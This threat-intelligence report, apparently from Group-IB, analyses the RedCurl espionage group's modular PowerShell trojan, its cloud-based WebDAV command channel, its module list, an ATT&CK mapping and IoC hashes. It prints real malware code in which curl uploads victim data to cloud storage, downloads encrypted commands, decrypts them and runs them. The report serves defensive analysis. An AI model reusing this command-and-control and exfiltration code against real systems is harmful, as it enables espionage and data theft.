


Figure 13. Contents of the CAB file

The archive contains the **7-Zip utility**, which has traditionally been used to create and unpack archives. All command modules are encrypted using 7-Zip, which is also actively used by RedCurl's Trojan. The archive also contains a utility called curl, which sends requests and ensures communication with the C&C server.

FirstStageAgent aka FSA


FirstStageAgent is designed to perform the following functions:

1. Extract the modules RedCurl.Channel1 and RedCurl.Channel2.
2. Upload information about the infected machine.
3. Download and execute a new command (module).

The FSA key module connects to the cloud service to upload data and obtain commands. The commands are sent as BAT scripts, the body of which usually contains a PowerShell script or an encoded executable file and launch instructions.

```
$Login="jisocukom@maillink.in";
$Pass="";
$ConnStr = "https://dav.box.com/dav";
$fPass="Se8ffAmRLs4kgeCXgl_ZLMMKooYVYeKzVmEU78ZWibaNx18Prq";
$Channel1Dir="{env:appdata}\IndexerAutomaticMaintenanceF";
$Channel2Dir="{env:appdata}\Microsoft\EnableLicenseAcquisitionS";
Start-Sleep -s 1;
$IsProxy = $True;
$Proxy=(new-object System.Net.WebClient).Proxy.GetProxy("http://www.msn.com").OriginalString;
if ($Proxy -eq "http://www.msn.com") {
    $IsProxy = $False
};
```

```
55 if($IsProxy) {
56     if ($(.\curl.exe -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/SYS/${env:
57         computername}.jpg" -sw "%{http_code}") -eq 200) {
58         .\curl.exe -U : --proxy-ntlm --proxy $Proxy --silent --anyauth --user "${Login}:${Pass}" -o "${env:computername}.jpg" -k -L "${
59             ConnStr}/SYS/${env:computername}.jpg"; echo "${env:username}_${Get-Date -Format g}" | Add-Content -Path "${env:
60             computername}.jpg";
61         .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -X DELETE "${ConnStr}/SYS/${env:
62             computername}.jpg" | Out-Null;
63         .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${
64             ConnStr}/SYS/" | Out-Null;
65         Remove-Item "${env:computername}.jpg" -Force;
66     } else {
67         .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -o "${env:computername}.jpg" -k -L "${
68             ConnStr}/SYS/tmp.jpg";
69         echo "${env:username}_${Get-Date -Format g}" | Add-Content -Path "${env:computername}.jpg";
70         .\curl.exe --silent -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${
71             ConnStr}/SYS/" | Out-Null;
72         Remove-Item "${env:computername}.jpg" -Force;
73     }
74 } else {
75     if ($(.\curl.exe --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/SYS/${env:computername}.jpg" -sw "%{http_code}")
76         -eq 200) {
77         .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o "${env:computername}.jpg" -k -L "${ConnStr}/SYS/${env:computername}
78             .jpg";
79         echo "${env:username}_${Get-Date -Format g}" | Add-Content -Path "${env:computername}.jpg";
80         .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -L -X DELETE "${ConnStr}/SYS/${env:computername}.jpg" | Out-Null;
81         .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/" | Out-Null;
82         Remove-Item "${env:computername}.jpg" -Force;
83     } else {
84         .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o "${env:computername}.jpg" -k -L "${ConnStr}/SYS/tmp.jpg";
85         echo "${env:username}_${Get-Date -Format g}" | Add-Content -Path "${env:computername}.jpg";
86         .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -k -T "${env:computername}.jpg" "${ConnStr}/SYS/" | Out-Null;
87         Remove-Item "${env:computername}.jpg" -Force;
88     }
89 };
90 mkdir tempexec -Force | Out-Null; attrib +S +H tempexec;
91 if($IsProxy) {
92     if ($(.\curl.exe -U : --proxy-ntlm --proxy $Proxy --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/enc/cmd.txt" -sw
93         "%{http_code}") -eq 200) {
94         .\curl.exe -U : --proxy-ntlm --proxy $Proxy --silent --anyauth --user "${Login}:${Pass}" -o ".\tempexec\cmd.txt" -k -L "${
95             ConnStr}/enc/cmd.txt";
96         $cn=Decrypt-CMD($CKey);
97         if($cn -ne "") {Start-Process -FilePath ".\tempexec${cn}.bat" -NoNewWindow;
98         };
99     };
100 } else {
101     if ($(.\curl.exe --anyauth --user "${Login}:${Pass}" -k -L -i --head "${ConnStr}/enc/cmd.txt" -sw "%{http_code}") -eq 200) {
102         .\curl.exe --silent --anyauth --user "${Login}:${Pass}" -o ".\tempexec\cmd.txt" -k -L "${ConnStr}/enc/cmd.txt";
103         $cn=Decrypt-CMD($CKey);
104         if($cn -ne "") {
105             Start-Process -FilePath ".\tempexec${cn}.bat" -NoNewWindow;
106         };
107     };
108 };
109 }
```



- ① Download of a module with commands
- ② Launch of a decrypted version of the BAT file using a VBS script (this step may be omitted)
- ③ Launch of the BAT file
- ④ Launch of the main part of the module

Figure 14. FSA operation algorithm

Along with the FSA key module, two auxiliary modules are installed: FSA.Channel1 aka C1 and FSA.Channel2 aka C2. They act in the same way as the key module, but they use different accounts to communicate with the cloud.

RedCurl uses cloud services such as cloudme.com, koofr.net, pcloud.com, idata.uz, drivehq.com, driveonweb.de, onedrive.com, powerfolder.com, and docs.live.net.

The modules RedCurl.Channel1 and RedCurl.Channel2 are stored in password-protected archives. The key for the archives is contained in an encrypted FirstStageAgent file. During the first start, FirstStageAgent extracts the contents of the archives using the “syspack.exe” utility. If the operation is successful, the “syspack.exe”, “7za.dll”, and “curl.exe” files are copied to the directory with the modules. Examples of commands for extracting content from archives are presented below:

```

.\syspack.exe x -aoa -p${fPass} $Channel1_path -o${Channel1Dir};
.\syspack.exe x -aoa -p${fPass} $Channel2_path -o${Channel2Dir};
  
```

The program communicates with operators by reading and writing to files located in the cloud storage. To interact with the cloud, FirstStageAgent uses the WebDav technology, which allows for operations with files over the HTTP protocol. Requests to the cloud are performed using the “**curl.exe**” utility. FirstStageAgent first checks for proxy settings. If found, the settings are used to make requests to the cloud.

All downloads from and uploads to the cloud are carried out using the curl utility. Prior to sending, data is encrypted using the 7-Zip utility.




Figure 15. Diagram of Trojan-operator interactions through the cloud

Before obtaining commands, FirstStageAgent logs the start time. To do so, the program adds the user-name as well as the current date and time to the end of the file "SYS\\${env:computername}.[jpg|txt]" located on the cloud service. The message is formed by the command "\${env:username}_\${Get-Date -Format g}". To perform the above actions, FirstStageAgent takes the following steps:

1. Downloads the file "SYS\\${env:computername}.[jpg|txt]" to the folder with the module.
2. Adds the username as well as the current time and date to the end of the file.
3. Deletes the file "SYS\\${env:computername}.[jpg|txt]" from the cloud.
4. Downloads the modified file "SYS\\${env:computername}.[jpg|txt]".
5. Removes the downloaded file from the system.

It is worth noting that modules are stored on the infected system in encrypted form. The modules are encrypted using the ConvertTo-SecureString function based on the AES algorithm. A random sequence of bytes is used as a key. The decryption key is always new for each attack and each module.

The final stage of FirstStageAgent's operation is to check for the file "enc/cmd.txt", which contains a new module with commands. The file stored on the server is a System.Security.SecureString object. The ConvertTo-SecureString method is used to decrypt the module. The decryption key is located within the FirstStageAgent file. Analysis revealed that a new encryption key is generated for each attack. Apart from encryption, the data is Base64-encoded. Below is a code section responsible for decryption:

```
function Decrypt-CMD([BYTE[]] $key) {
    $path = «.\tempexec\cmd.txt»;
    $cmdname = -join ((48..57) + (97..122) | Get-Random -Count 8 | %
    {[char]$_});
    $dec = Get-Content $path | ConvertTo-SecureString -Key $key;
    $Ptr = [System.Runtime.InteropServices.
    Marshal]::SecureStringToCoTaskMemUnicode($dec);
    $result = [System.Runtime.InteropServices.
    Marshal]::PtrToStringUni($Ptr);
    [System.Runtime.InteropServices.
    Marshal]::ZeroFreeCoTaskMemUnicode($Ptr);
    $bytes=[Convert]::FromBase64String($result);
    $bytes | Set-Content «.\tempexec\${cmdname}.bat» -Encoding Byte
    -Force;
    Start-Sleep 10;
    Remove-Item .\tempexec\cmd.txt -Force; return $cmdname;
}
```

The file "enc/cmd.txt" is downloaded to the ".\tempexec" directory, from which the FirstStageAgent module is launched. The module decryption function reads the contents of the downloaded file and decrypts it using the above algorithm (ConvertTo-SecureString -> Base64). The decrypted module is written to the same directory. A random sequence of 8 characters is generated as a name (example: "[a-z0-9]{8}.bat"). At the last stage of its operation, FirstStageAgent deletes the downloaded file from the system and runs the decrypted file.

After execution, all commands (modules) and created files are deleted using the **sdelete** utility.

As such, all communications between the threat actor and the compromised infrastructure are carried out using legitimate cloud services.

Channel1 aka RedCurl.C1 and Channel2 aka RedCurl.C2

The modules Channel1 and Channel2 have the same functions. Their main goal is to upload information about the infected device, then download and execute a new module with commands. The encryption method and the algorithm for receiving and sending data are the same as for FirstStageAgent. Each module uses different accounts to access the cloud storage.

The main difference between the modules is the way they communicate with the cloud storage. Channel1 and FirstStageAgent use the "curl.exe" utility to interact with the cloud, while Channel2 mounts a network drive into the system. Mounting is carried out using the "net.exe" utility. All subsequent operations with files located in the cloud are performed using console commands. An example of a command used to mount a network drive is presented below:

```
net use https://storage.driveonweb.de/probdav $pass /user:$login /persistent:no;
```

Another feature that distinguishes Channel2 from Channel1 is the way of launching the decrypted module with commands. Channel2 uses a VBS script that is run by a common program called "wscript.exe". The path to the module is passed as an argument. Once the script is run, a "WScript.Shell" object is created, which is then used to launch a decrypted BAT file. An example of the VBS script is presented below:

```
On Error Resume Next  
CreateObject(«Wscript.Shell»).Run «»» & WScript.Arguments(0) & «»», 0, False
```

Channel1 launches the decrypted module in the same way as FirstStageAgent.

Commands

The FirstStageAgent, Channel1, and Channel2 modules only download and execute commands (modules) in the "cmd.exe" command-line interpreter. Each downloaded file is a separate module with commands that extend the Trojan's functionality. This means that these Trojan commands are subprograms or modules.

Certain modules can execute PowerShell commands. In such cases, they are Base64-encoded and stored in the file with the module. Modules can contain commands to download additional software. The downloaded modules communicate with operators using files located in the cloud. Additional programs required for the Trojan to operate are located in the cloud directory. It is worth noting that different accounts are used in the modules that store commands and the modules that run commands. However, different modules with commands use the same account. The same module can run on different machines. Modules check the computer name on which they are running to avoid restarting on the same machine. If the computer name matches one of the values on the list, the module will continue with the execution.

Each module starts by creating a temporary directory to save the result of its operation. The directory that stores a module that launched the command is used as a working directory. The directory name is located in the file with the downloaded module. In the modules analyzed, the directory names are based on the following pattern: "temp[0-9]{2,4}".

The output of each command is added to a password-protected archive. To create the archive, a console version of the 7-Zip program (syspack.exe) is used. The program is delivered to the infected device in advance. The password for the archive is contained in the file and is unique for each module. After files have been added to the archive, they are removed from the system. The archive name is generated using the following template:

```
%computername%_%username%_%CMD_NAME%_%random%_
[%DD%MM%|MM%DD%]_%HH%MM%.tmp.
```

The month and day will be determined correctly only if the "DD.MM.YYYY" or "MM.DD.YYYY" date format is set in the system. The %random% field may be missing in some cases. The %CMD_NAME% field depends on the module's purpose. An example of a command used to create an archive is presented below:

```
syspack.exe a -p%packpass% -mhe=on -sdel -y \\app.koofr.net@SSL\
dav\Koofr\STR\%ARCH_NAME% %LOG_FOLDER%
```

Modules were named based on the value of the %CMD_NAME% field. Below is a list of the detected modules:

Module	Description
inf	Collects information about the infected system
dom, d1	Collects information from Active Directory
dn, mlist	Collects information about users in Active Directory
ps	Harvests credentials from the infected machine using LaZagne
sh	Collects logs from the infected machine. In some cases, it determines the contents of a directory located on the local network
dnlog	Collects a list of computers on the local network
ins, inst	Infects files on shared resources within the network
unins	Removes files intended for distribution within the network
shares	Obtains a list of available network drives at the address
check, chk	Checks access to the network drive and obtains a file list
dl, difs, difs2	Obtains a list of files on a network drive
ml	Exfiltrates emails

Module	Description
mi01	Launches a DLL file
depmpunins	Removes traces of compromise from the infected machine
p1, plz232	Collects system information along with credentials
fs01	Obtains a list of files in a directory on a network drive
fs02	Checks the internet connection
ustunlog	Configures access to the infected machine via SSH
dl1	Exfiltrates data
ch2, tmp	Obtains a list of files from temporary directories of other modules
sha	Obtains a list of available resources for computers within the local network
cre	Creates a fake window for entering the computer account password
creds	Same as the cre module
fd	Exfiltrates data from local and network directories
res	Obtains a list of files stored on the local computer
rf	Obtains attributes of files located on a network drive
2	Alive
fig	Exfiltrates certain files from network directories
wrf	Collects a list of directories on network drives that have write access

Attribution

RedCurl's focus on espionage and the use of public cloud services may indicate that its campaigns are a continuation of the RedOctober and CloudAtlas campaigns described by **Kaspersky Lab** in the past (<https://securelist.ru/cloud-atlas-stilnoe-vozvrasheniye-art-kampanii/24716/>, <https://securelist.com/recent-cloud-atlas-activity/92016/>). These cyberespionage attacks targeted industrial, governmental, and commercial organizations in Russia, Central Asia, and Ukraine. They were carried out between 2010 and 2019. At the time of writing, there is no information about attacks involving CloudAtlas tools in 2020.

RedCurl, discovered by Group-IB experts, carried out attacks at different intervals between 2018 and 2020 inclusive. The earliest attack dates back to May 2018. Its victims included companies based in the UK, Canada, Norway, Germany, Russia, and Ukraine. All the companies were private and commercial.

As such, based on the geographical scope of attacks, it is impossible to confirm any links with the campaigns described by Kaspersky Lab.

Analysis of RedCurl revealed that one of the SFX archives was created using the WinRAR utility set to Russian. This fact is confirmed by the strings in the section with resources. Moreover, Russian was set in one of the profiles used as a C&C server.



Figure 16. Language in the cloud web interface

```

STRINGTABLE
LANGUAGE LANG_RUSSIAN, 0x0
{
    100, "Выберите папку для извлечения"
    101, "Извлечение %s"
    102, "Пропуск %s"
    103, "Неожиданный конец архива"
    104, "Повреждён заголовок файла \"%s\""
    105, "Повреждён заголовок комментария архива"
    106, "Повреждён комментарий архива"
    107, "Недостаточно памяти"
    108, "Неизвестный метод в %s"
    109, "Невозможно открыть %s"
    110, "Невозможно создать %s"
    111, "Невозможно создать папку %s"
}

```

Figure 17. SFX archive resources

RedCurl, CloudAtlas and RedOctober: campaign comparison

	RedCurl	CloudAtlas	RedOctober
Initial access	SFX archives, LNK files, XLAM documents, JS files	Phishing document containing the following exploits: CVE-2017-11882 CVE-2018-0802	Phishing document containing the following exploits: CVE-2009-3129 CVE-2010-3333 CVE-2012-0158
Command	<ul style="list-style-type: none"> Obtains information about the infected machine Exfiltrates data Obtains a directory listing Propagates across the compromised network 		
	<ul style="list-style-type: none"> Sets up access to the compromised machine via SSH Creates a phishing window with a form for entering domain account credentials 	—	<ul style="list-style-type: none"> Keylogger Takes screenshots Exfiltrates data from mobile devices
	<ul style="list-style-type: none"> Extracts passwords using the LaZagne tool 		—
C&C communication protocol	WebDAV		
Lateral movement	Substitutes original documents on a network drive with LNK files	—	Scans network computers for the MS08-067 vulnerability
Open-source tools used	LaZagne, 7-Zip		—
	ADEplorer NirCmd SSH curl	—	—

The RedOctober, CloudAtlas, and RedCurl campaigns all involved a modular Trojan. The C&C servers sent commands in separate modules. The RedOctober campaigns and early CloudAtlas attacks used the WebDAV protocol to communicate with operators, just like the RedCurl campaign. However, the tools used in RedCurl attacks are unprecedented and written in PowerShell. The latest CloudAtlas attacks also used a new PowerShell tool, which Group-IB classified as PowerShower. Analyzing this tool did not reveal overlaps in the code with any RedCurl tools. LaZagne was used to retrieve passwords as part of all the campaigns. A detailed comparison between the campaigns based on the MITRE ATT&CK® matrix is presented below.

MITRE ATT&CK® Mapping (RedCurl)

Tactic	Technique	Procedure
TA0001: Initial Access	T1566.002: Spearphishing link	The cybercriminals used phishing emails with links to SFX archives to gain initial access to the target host.
TA0002: Execution	T1204.002: Malicious File	The victim must launch an executable file and open an LNK, XLAM, MHT or JS file for the infection to start.
	T1059.003: Windows Command Shell	The cybercriminals used cmd.exe to execute batch scripts.
	T1059.001: PowerShell	The cybercriminals used PowerShell scripts to perform post-exploitation tasks.
	T1059.005: Visual Basic	The cybercriminals used VBScript to run batch files.
TA0003: Persistence	T1053.005: Scheduled Task	The cybercriminals created tasks in the scheduler to achieve persistence on compromised systems.
	T1547.001: Registry Run Keys / Startup Folder	The cybercriminals created entries in the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key to achieve persistence on compromised systems.
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	The cybercriminals encrypted data and Base64-encoded PowerShell commands.
	T1036.005: Match Legitimate Name or Location	The cybercriminals masked their scripts and tasks in the scheduler using names similar to legitimate ones.
	T1070.004: File Deletion	The cybercriminals removed batch scripts immediately after execution.
	T1564.001: Hidden Files and Directories	The cybercriminals added the "hidden" attribute to malicious libraries and files to which malicious LNK files pointed.
	T1218.011: Rundll32	The cybercriminals used rundll32.exe to launch RedCurl.Dropper.
TA0006: Credential Access	T1003.001: LSASS Memory	The cybercriminals used LaZagne to extract passwords from volatile memory.
	T1555.003: Credentials from Web Browsers	The cybercriminals used LaZagne to extract passwords stored by web browsers.
	T1552.001: Credentials in Files	The cybercriminals used LaZagne to extract passwords stored in files.
	T1552.002: Credentials in Registry	The cybercriminals used LaZagne to extract passwords stored in the registry.
	T1056.002: GUI Input Capture	The cybercriminals used a phishing Microsoft Outlook pop-up to intercept login credentials.

Tactic	Technique	Procedure
TA0007: Discovery	T1082: System Information Discovery	The cybercriminals regularly collected information about compromised systems.
	T1035: Network Share Discovery	The cybercriminals collected information about network drives available to compromised hosts.
	T1083: File and Directory Discovery	The cybercriminals collected information about files on local and network drives.
	T1087.001: Local Account	The cybercriminals collected information about local accounts.
	T1087.002: Domain Account	The cybercriminals collected information about domain accounts.
	T1087.003: Email Account	The cybercriminals collected information about email accounts.
TA0008: Lateral Movement	T1080: Taint Shared Content	The cybercriminals placed modified LNK files on network drives, which allowed them to propagate across the network.
TA0009: Collection	T1119: Automated Collection	The cybercriminals used batch scripts to collect data.
	T1005: Data from Local System	The cybercriminals collected data from the local disks of compromised systems.
	T1039: Data from Network Shared Drive	The cybercriminals collected data from network drives.
	T1114.001: Local Email Collection	The cybercriminals collected emails.
TA0011: Command and Control	T1102: Web Service	The cybercriminals used legitimate web services to download malicious batch scripts.
	T1071.001: Web Protocols	The cybercriminals used the HTTP, HTTPS, and WebDav protocols to perform network connections.
TA0010: Exfiltration	T1020: Automated Exfiltration	The cybercriminals used batch scripts to exfiltrate data.
	T1537: Transfer Data to Cloud Account	The cybercriminals used cloud storage devices to copy data.

MITRE ATT&CK® Mapping (RedOctober/Cloud Atlas/Inception)

Tactic	Technique	Procedure
TA0001: Initial Access	T1566.001: Spearphishing Attachment	The cybercriminals used phishing emails with malicious attachments to gain initial access.
TA0002: Execution	T1204.002: Malicious File	The device becomes infected as soon as the victim opens the malicious document.
	T1059.001: PowerShell	The cybercriminals used PowerShell scripts during post-exploitation tasks.
	T1059.005: Visual Basic	The cybercriminals used a VBScript to run batch files.
	T1203: Exploitation for Client Execution	The cybercriminals exploited CVE-2012-0158, CVE-2014-1761, CVE-2017-11882, and CVE-2018-0802 vulnerabilities to execute malicious code.
TA0003: Persistence	T1547.001: Registry Run Keys / Startup Folder	The cybercriminals created entries in the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key to ensure persistence on compromised systems.
TA0005: Defense Evasion	T1027: Obfuscated Files or Information	The cybercriminals used AES and RC4 algorithms to encrypt the payload.
	T1218.010: Regsvr32	The cybercriminals used regsvr32.exe to launch malicious DLLs.
	T1218.005: Mshta	The cybercriminals used malicious HTA files to download and execute malicious code.
	T1221: Template Injection	The cybercriminals used malicious documents to download the payload from a remote server over HTTP.
TA0006: Credential Access	T1003.001: LSASS Memory	The cybercriminals used LaZagne to extract passwords from volatile memory.
	T1555.003: Credentials from Web Browsers	The cybercriminals used LaZagne to extract passwords stored by web browsers.
	T1552.001: Credentials in Files	The cybercriminals used LaZagne to extract passwords stored in files.
	T1552.002: Credentials in Registry	The cybercriminals used LaZagne to extract passwords stored in the registry.

Tactic	Technique	Procedure
TA0007: Discovery	T1082: System Information Discovery	The cybercriminals regularly collected information about compromised systems.
	T1083: File and Directory Discovery	The cybercriminals collected information about files stored on local and network drives.
	T1087.001: Local Account	The cybercriminals collected information about local accounts.
	T1087.002: Domain Account	The cybercriminals collected information about domain accounts.
	T1518: Software Discovery	The cybercriminals collected information about the software installed on the compromised hosts.
TA0009: Collection	T1119: Automated Collection	The cybercriminals used batch scripts to collect data.
	T1005: Data from Local System	The cybercriminals collected data from the local disks of the compromised systems.
	T1039: Data from Network Shared Drive	The cybercriminals collected data from network drives.
TA0011: Command and Control	T1102: Web Service	The cybercriminals used legitimate web services to download malicious batch scripts.
	T1071.001: Web Protocols	The cybercriminals used the HTTP, HTTPS, and WebDav protocols to perform network connections.
	T1573.001: Symmetric Cryptography	The cybercriminals used the AES algorithm to encrypt network connections.
	T1090.003: Multi-hop Proxy	The cybercriminals used chains of compromised routers to communicate with cloud storage providers.
TA0010: Exfiltration	T1020: Automated Exfiltration	The cybercriminals used batch scripts to exfiltrate data.
	T1537: Transfer Data to Cloud Account	The cybercriminals used cloud storage devices to copy data.

The above comparative analysis of the RedCurl, CloudAtlas, and RedOctober campaigns shows that, despite similarities between the attacks, it is impossible to assert unequivocally whether RedCurl is a continuation of the **CloudAtlas and RedOctober** campaigns or linked to them in any way.

IoCs

Samples

Date	Hashes	Classification
2018-06-11	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 571cba0332280827b067612f04f43f2b SHA1: c2614da1b29293505fd71589641adc5161a1146 SHA256: a5016649ea75e7c627ce7dfd794a89f66ff113633abd9cd37fe79270336acbca	Encoded RedCurl.FSA
	MD5: cc9460fa24872509eae5bd6496858202 SHA1: 21e08a4ebff766c25b1df255a1efc3f39dd1180c SHA256: c9ad954dea815ef6fd7013b3ba2f476b65d13a9907dabc7ab3b13fee72c46ad6	Encoded RedCurl.C1
	MD5: b15c556a02ae0779781d1e1a8bf60ff2 SHA1: 6d488096fae4916dab8a17c43eb2ce8cee340616 SHA256: 3a962d97ca4fde28feae125d1460e25df33cfb47a6ddc60a2c12e0060244547e	Encoded RedCurl.C2
2018-07-04	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 8292f62c1583a79021ad5e7654b33fd3 SHA1: d13feeac312e7a43340ef3ef6df28b4f53209016 SHA256: 4705ebee308ace8f17f333fb394eafa85893def238fc1383895c0bacfcdca032	Encoded RedCurl.FSA

Date	Hashes	Classification
2018-07-04	MD5: 6a5eef605d8cfc0f00f636ca7021e590 SHA1: b5922c93e70840125617ba36a3651413c641e558 SHA256: 402d12e5ec939db389bf5713af5c90b25fc2f1ba7f653ec9454140f32fca2f7b	Encoded RedCurl.C1
	MD5: 40ee1d475ff236b83d61c563ad5d261d SHA1: dd4392b4c06a24b615d7672a90d4c0bf43425efe SHA256: 7356f7bbb0168c3eff59613add94f5f2d8ee2cd2b796fe37f56b722121f5c92d	Encoded RedCurl.C2
	MD5: 5f6d12a1f6a58f0abab1e214c5fcc872 SHA1: 126fb5c821e4d9e3cd22fb4076c718e6c7048537 SHA256: 125b81f93be005d9709af4c95bc4b4449aeb3c2af36730c3441a267444cfa8cd	Encoded RedCurl.FSA
2018-07-04	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 6272b59b5090f45639a5a26ad8f98365 SHA1: fc6d0882cafc128ea44dfb82a8612c28246457ba SHA256: 55327d92ee6f11faec64a6dc9a5088940458610b05671a766a4874b32ca30035	Encoded RedCurl.FSA
2018-12-01	MD5: 9691daebab79c6ab48adac73bda0a84a SHA1: 4d068039476fe2e5a883d08d3b16827ab2442a1f SHA256: af4983c6a86105d1b7f1c73e1ce7ea4710d5f5c7dbdf14d87132279346dad96f	RedCurl. InitialDropper
	MD5: aff86bd355a746208fcf31de9707ae0b SHA1: d80dea264dc6621223b3f91564c71699f4d20d6b SHA256: 8353529d98b32d45a403128f03a3e8f6cc21f9dfb9362b9898eb0e4dc3bd807f	RedCurl.FSA_light
2019-07-02	MD5: ***** SHA1: ***** SHA256: *****	*****
	MD5: 2375e40fb45efecc4e162449ea1fb479 SHA1: a7a170ea16b4fb567da7656f9690977129bf022b SHA256: abb51a52a9bb5342ed2f1acb9f4c802d7333f8f493b2970dc9767e5bc608514a	RedCurl.Dropper
	MD5: 2abdcca9bdfa79e22f49af21082422f1 SHA1: 9921aaba1bc6ac7c2002db7b395d2d6fce232b05 SHA256: 684f231c7ec0fde283d559cad729acdadcda8644b8054a40bda2f078ed777e79	Encrypted RedCurl.FSA
	MD5: aa57b416608949c5dcf9f496832f317e SHA1: 6e4a0fc3b901a1eb2d7dad87e08bbe8176df27ca SHA256: fe03a9a0a2df2e8580a990b7dbd7e6915e1bd56a3716cdc686b39a973ac945b7	Encrypted RedCurl.C1

Date	Hashes	Classification
2019-07-02	MD5: 5294c19eea035302410711b718cd623e SHA1: a32edf29e9dd334d938e7d43bf5f23e5e2e1379b SHA256: 14c02e489f2593f5a4f13dba6ea4675e4fe233081a90fa2deeb1e7afcc5b7cfb	Encrypted RedCurl.C2
2019-07-10	MD5: e18e269de42033065baeaf3e1bba0cf7 SHA1: 2bc166ae7482ab1fc164a82333d52f562e3ebcf2 SHA256: ba7278b2d7087d2cdd0af9ca298edbab5e134d31ac33da7378c28032b2894b69	RedCurl.Dropper
